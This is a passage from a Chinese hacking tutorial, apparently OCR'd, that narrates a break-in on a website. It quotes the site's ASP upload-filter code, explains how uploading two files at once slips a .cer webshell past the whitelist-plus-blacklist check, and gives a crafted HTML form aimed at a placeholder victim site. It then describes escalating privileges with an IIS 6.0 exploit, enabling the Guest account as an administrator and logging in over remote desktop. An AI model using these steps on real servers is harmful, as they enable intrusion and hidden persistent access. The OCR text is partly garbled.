


图9




图10

继续阅读源代码，过滤上传文件格式的代码如下：

```
<%
    sub upload_0()   '使用化境无组件上传类
        set upload=new upfile_class '建立上传对象
        ...无关代码省略...
        for each formName in upload.file '列出所有
上传文件
            set ofile=upload.file(formName)
'生成一个文件对象
        ...无关代码省略...
            fileExt=lcase(ofile.FileExt)
'白名单验证上传文件格式
            arrUpFileType=split(UpFileType,"|
") '从UpFileType中取出以"|"分隔的允许格式
            for i=0 to ubound(arrUpFileType)
                i                                   f
```

```
fileEXT=trim(arrUpFileType(i)) then
EnableUpload=true '若为允许格式则允许上传
                                exit for
                            end if
                        next
                        if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then '黑名单验证
                            EnableUpload=false   '若为asp、asa、aspx格式则禁止上传
                        end if
                        if EnableUpload=false then
                            msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType
                            FoundErr=true
                        end if

                        if FoundErr<>true then
                            FileName=SavePath & ofile.FileName
                        ...无关代码省略...
                            ofile.SaveToFile Server.mappath(FileName)   '保存文件
                        response.write "附件上传成功！附件大小为：" & cstr(round(oFileSize/1024)) & "K"

                        set file=nothing
                next
                set upload=nothing
        end sub
        %>
```

本段代码中对上传文件的格式采取了白名单加黑名单双重过滤的方法，本应该天衣无缝，不料支持多文件同时上传这一特性却让我们找到了走向成功的通天大道。下面我们继续分析一下该段代码的利用原理，文件能否上传主要取决于变量EnableUpload的值，EnableUpload初始化为false，若白名单验证过程中文件后缀在白名单允许的范围内则置EnableUpload为true，紧接着黑名单验证过程中若文件后缀在黑名单中则置EnableUpload为false。现假设我们同时上传两个文件x.gif和x.cer，上传x.gif的过程中，文件后缀首先通过了白名单的验证，因此将EnableUpload的值改变为true，由于后缀gif不在黑名单中，因EnableUpload的值在黑名单验证的过程中并没有改变，所以x.gif成功保存到目标服务器上，然后程序进入上传x.cer环节，虽然cer不在白名单允许的范围内，但是并没有改变EnableUpload的值，同样因为cer不在黑名单中，EnableUpload的值直到最后依然保持x.gif上传结束后的值，即EnableUpload=true，因此x.cer被成功上传。由于原上传页面只支持同时上传一个文件，因此我们需要自己构造表单进行本地提交，主要代码如下：

```
<form action="http://www.victimsite.com/file/Upfile_Soft.asp" method="post" name="form1" enctype="multipart/form-data">
    <input name="FileName1" type="FILE" class="tx1" size="40">
    <input name="FileName2" type="FILE" class="tx1" size="40">
    <input type="submit" name="Submit" value="上传" style="border:1px double rgb(88,88,88);font:9pt">
</form>
```

这里提醒一下诸位action后面的提交地址一定要改为绝对路径，使用构造好的页面进行文件上传，如图11，先选择一个正常的图片文件，接着选择一个cer后缀的小马，点击上传后两个文件同时上传到目标服务器上面，如图12，访问小马地址成功执行，如图13。至此，我们已经成功拿到webshell，开始向着系统最高权限进军。




图11




图12




图13

二、宝刀屠龙，号令天下

在webshell里随便翻了翻，发现服务器权限设置的很不严格，目录大多可以直接跳转，找到一Aspx站点，查看其目录下的Web.config文件，可惜数据库连接用户不是Sa，只好尝试其它方法。上传Pr和XiaoA执行命令都没有成功，下面有请本文的的主角IIS6.0本地提权漏洞Exp出场，在Aspxspy执行命令的页面中CmdPath处填入iis6.txt的路径，在Argument处填入需要执行的命令，果然没有令人失望，再一次执行成功如图14。随后按照我的习惯，激活Guest用户，修改Guest用户密码，将Guest用户添加到Administrators组，整个过程一气呵成。运行mstsc连接一下，服务器远程登录已开启，并且端口也为默认的3389，成功登录如图15。




图14

